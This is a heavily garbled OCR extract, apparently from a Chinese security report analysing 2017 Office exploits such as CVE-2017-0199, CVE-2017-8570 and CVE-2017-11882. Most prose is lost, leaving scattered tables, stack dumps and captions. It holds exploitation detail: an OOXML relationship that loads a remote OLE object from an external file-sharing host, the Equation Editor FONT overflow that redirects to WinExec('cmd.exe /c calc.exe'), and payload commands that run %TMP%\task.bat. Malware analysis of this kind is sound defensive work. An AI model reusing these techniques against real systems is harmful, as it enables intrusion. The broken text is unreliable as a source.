
eax=0x00 CPUID ebx+edx+ecx=" GenuineIntel "  
KVMKVMKVMKVM Microsoft Hv VMWareVMWare XenVMMXenVMM eax=0x40000000 ebx ecx  
edx 0 0  
CPUID ebx+ecx+edx="VMWareVMWare" XenVMMXenVMM prl  
hyperv Microsoft Hv KVMKVMKVM VMWareVMWare eax=1 CPUID ecx  
31 1, 1

10.

N 0x30  
0x03E9 1001 0x46 0x0003 RT\_ICON  
0x5C 0xCD 205 205 1001 1205

12. PE Delphi Loader






-201

CVE-2017

cro  
son  
crosc  
sony/  
p/s  
y/  
ros  
sc  
/  
ros  
n  
es/  
ros  
rv/



34 2017 Office

2017 2017-8759 3 ( DDE ) CVE-2017-0199 CVE-2017-11882 CVE-

2017 11 CVE-2017-11882 POC

12 CVE-2017-0199

2018 1 Gi thub CVE-2017-8570 CVE-2017-0199 POC

CVE-2017-0261/0262 CVE-2017-11826

EPS 2017 CVE-2017-0261 CVE-

2017-0262 EPS OLE CVE-2017-0199 CVE-2017-8570

CVE-2017-11882 1

Offi ce

Offi ce 59.47% 25.57%

CVE-2017-0199 6.39% OLE

JAR

Powershel l

Locky


Offi ce

AutoOpen

Offi ce

normal .dotm

78.1% XLS XLSX DOC DOCX  
 12.47% RTF 7.98%



### 35 Office

2017

RTF

DOC RTF (control word) (group) DOCX OOXML  
 RTF \obj update PPSX OLE DDE

## 3.2

2017 Office OLE  
 4 CVE-2017-0199 7 CVE-2017-8570 OLE  
 9 CVE-2017-8759 .NET  
 11 CVE-2017-11882( CVE-2018-0798 CVE-2018-0802)  
 OLE

OLE

### 3.2.1 Office OLE

Office

1 (Compound File Binary Format, CFBF)  
Office 2003 (Structured Storage, SS)  
DOC XLS PPT Composite Document File

V2 Document (CDF)  
2 Office Open XML (OOXML)  
Office 2007 XML ZIP  
DOCX XLSX PPTX

3 (RTF)  
Windows (control word) (group)  
RTF

OLE

#### 3.2.1.1 OLE CFBF

CFBF (storage) (stream) "

" " " " (root storage)

OLE CFBF "\x0101e10Native"

"\x0101e10Native" Office

"\x0101e10Native"

0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32
NativeDataSize (4 BYTES)																																
NativeData (variable)																																
...																																

36 "\x0101e10Native"

"\x0101e10Native"

"\x0101e"

0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32
Version (4 BYTES)																																
Flags (4 BYTES)																																
LinkUpdateOption (4 BYTES)																																
Reserved1 (4 BYTES)																																
ReservedMonikerStreamSize (4 BYTES)																																
ReservedMonikerStream (variable)																																
...																																
RelativeSourceMonikerStreamSize (4 BYTES, optional)																																
RelativeSourceMonikerStream (variable)																																
...																																
AbsoluteSourceMonikerStreamSize (4 BYTES, optional)																																
AbsoluteSourceMonikerStream (variable)																																
...																																
CLSID Indicator (4 BYTES, optional)																																
CLSID (16 BYTES, optional)																																
ReservedDisplayName (LengthPrefixedUnicodeString, variable, optional)																																
...																																
Reserved2 (4 BYTES, optional)																																
LocalUpdateTime (FILETIME, 8 BYTES, optional)																																
LocalCheckUpdateTime (FILETIME, 8 BYTES, optional)																																
RemoteUpdateTime (FILETIME, 8 BYTES, optional)																																

37 "\x01Ole"

"\x01Ole" 2 MonikerStream(Relative/Absolute SourceMonikerStream) Moniker (Url Moniker URL FileMoniker)

3.2.1.2 OLE OOXML

OOXML OLE .xml .rels Type  
 OLE ".../relationships/oleObject"  
 TargetMode = "External"

```

<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
  <Relationship Id="rId1" Target="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" TargetMode="External" />
  <Relationship Id="rId2" Target="settings.xml" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings" />
  <Relationship Id="rId3" Target="styles.xml" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" />
  <Relationship Id="rId4" Target="https://a.pomf.cat/gzyrta.doc" TargetMode="External" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" />
</relationships>
    
```

38 OOXML

TargetMode embeddings

39 OOXML

3.2.1.3 OLE RTF

RTF

"\"

"\rtf1"

"\rtf"

"1"

Control word	Meaning
<b>Object Type</b>	
link.	\objlink An object type of OLE
autolink.	\objautolink An object type of OLE
intosh Edition Manager subscriber.	\objsub An object type of Mac
intosh Edition Manager publisher.	\objpub An object type of Mac
Word for the Macintosh Installable Command (IC) Embedder.	\objicemb An object type of MS
ertext Markup Language (HTML) control.	\objhtml An object type of Hyp
control.	\objocx An object type of OLE
	<b>Object Information</b>
another part of the same document.	\linkself The object is a link to
any updates.	\objlock Locks the object from
the object before displaying it. Note that this will override any values in the	\objupdate Forces an update to

42 CVE-2017-0199/CVE-2017-8570 2

OLE

OffVIs

"\x0101e"

The screenshot shows a debugger window with a memory dump on the left and a 'DirectoryEntries[4]' window on the right. The memory dump shows a sequence of 'FF' bytes followed by '00000000' and '00000000'. The 'DirectoryEntries[4]' window shows a tree view with 'OLESDirectoryEntry[0]' and 'OLESDirectoryEntry[1]'. The 'OLESDirectoryEntry[1]' entry is expanded to show 'Ole' and 'CbiElement' details. The 'Data' field in the 'CbiElement' details is highlighted in red and contains the value '01 00 00 02 09 00 00 00 04 00 00 00 E0 C9 EA 79'. The 'Data' field in the 'Ole' details is highlighted in green and contains the value '01 00 00 02 09 00 00 00 01 ... 0'.

43 CVE-2017-0199/CVE-2017-8570 3

AbsoluteSourceMonikerStream {79EAC9E0-BAF9-11CE-8C82-00AA004BA90B} CLSID URL Moniker

The screenshot shows a debugger window with a 'URL Moniker' object selected. The object's CLSID is '79EAC9E0-BAF9-11CE-8C82-00AA004BA90B'. The object's path is '2\ur1mon.dll'. The object's InProcServer32 is 'C:\Windows\system32\'. The object's Name is 'URL Moniker'.

44 CVE-2017-0199/CVE-2017-8570 4

URL Moniker (Media-Type Negotiation) text/plain URL Moniker Content-Type



```
<p:cmd cmd="0" type="verb">
```

48 CVE-2017-0199/CVE-2017-8570 8


CVE-2017-0199

FilterActivation

HTA Moniker Script Moniker CLSID

Composite Moniker Scriptlet Moniker

CVE-2017-8570



49 CVE-2017-0199/CVE-2017-8570 9

CLSID

Composite Moniker

URL/File Moniker

New Moniker

.sct

Scriptlet Moniker

FilterActivation

### 3.2.3 .NET

### CVE2017-8759

CVE-2017-8759

wsdl parser.cs



```

return "\\\"";
}

privateCategory: (Lu)UppercaseLetter, (Ll)LowercaseLetter //Unicode
StringBuilder sb = new StringBuilder("");
foreach (char c in str)
{
    if (char.IsControl(c))
    {
        continue;
    }
    if (char.IsLetterOrDigit(c))
    {
        sb.Append(c);
    }
    else
    {
        sb.Append("\\u");
        sb.Append(Convert.ToInt32(c).ToString("X4"));
    }
}
return sb.ToString();
}

```

52 CVE-2017-8759

3

URL

Uni code

### 3.2.4

### CVE2017-11882

CVE-2017-11882

20

Office

EQNEDT32

2000

ASLR

strcpy


EQNEDT32.EXE

Office

Word


WINWORD.EXE, EXCEL.EXE Office

EQNEDT32.EXE



53 CVE-2017-11882 1


CVE-2017-11882 3.0 FONT  
 RTF COM Progl D Equati on. 3 Progl D  
 Progl D



54 CVE-2017-11882 2

OLE

"Equati on Native"



55 CVE-2017-11882 3

MTEF v. 3

28 0x1C



0x08

FONT

0x08	FONT
0x02	typeface
0x81	
0x636D6442E. . . . .	9 cmd. exe. . .

0012F280	0012F2EC	
0012F284	77EFDfB1	返回到 GDI32.77EFDfB1 来自 GD
0012F288	930112FB	
0012F28C	0012F2A4	
0012F290	77EFDfC8	返回到 GDI32.77EFDfC8 来自 ntd
0012F294	77EFDfED	返回到 GDI32.77EFDfED 来自 GD
0012F298	77EFDfDA	返回到 GDI32.77EFDfDA 来自 GD
0012F29C	0012F660	
0012F2A0	0012FAB8	
0012F2A4	00000021	
0012F2A8	0000FFFF	
0012F2AC	0012F2F0	
0012F2B0	004115D8	返回到 EQNEDT32.004115D8 来自
0012F2B4	0012F430	
0012F2B8	00000000	
0012F2BC	0012F2CC	
0012F2C0	0012F660	

被覆盖前的地址

59 CVE-2017-11882 7

0012F27C	2020FF1E	
0012F280	0012F2EC	
0012F284	2E646D63	
0012F288	20657865	
0012F28C	6163632F	
0012F290	652E636C	
0012F294	26206578	
0012F298	41414120	
0012F29C		
0012F2A0		
0012F2A4		
0012F2A8		
0012F2AC		
0012F2B0		
0012F2B4		
0012F2B8		
0012F2BC		
0012F2C0		

被覆盖后的地址

60 CVE-2017-11882 8

0x00430C12

WinExec

ASLR

00430C18	CALL 到 WinExec 来自 EQNEDT32.00430C12	ST3 empty -1.6935811826736!
0012F430	CmdLine = "cmd.exe /ccalc.exe & AAAAAAAAAAAAAAAAAAAAAAAAAAAAA"	ST4 empty 2.80534921991190
00000000	ShowState = SW_HIDE	ST5 empty 1.825072612794980
0012F2CC	ASCII "MS Reference Specialty"	ST6 empty 0.000001079791140
0012F660		
0012F660		

61 CVE-2017-11882 9



) OffVi s \bi n 2633 2633 (

64 2  
OLE Composite Moniker  
%TMP%\inteldriverupd1.sct sct

File Moniker New Moniker  
task.bat

(2) CVE-2017-11882 CVE-2018-0802

65 3  
desti nation

\mmath

RTF

\bi n

0xFF

bi n

253

\bi n


\bi n0

66 4

FONT

(CVE-2017-11882)

Wi nExec("cmd /c %TMP%\task.bat")



67

5

FONT

CVE-2018-


0802 "cmd /c %TMP%\task.bat "

(3) CVE-2018-4878

Shockwave Flash

CVE-2018-4878

"cmd.exe /c %TEMP%\task.bat"



68

6

RTF

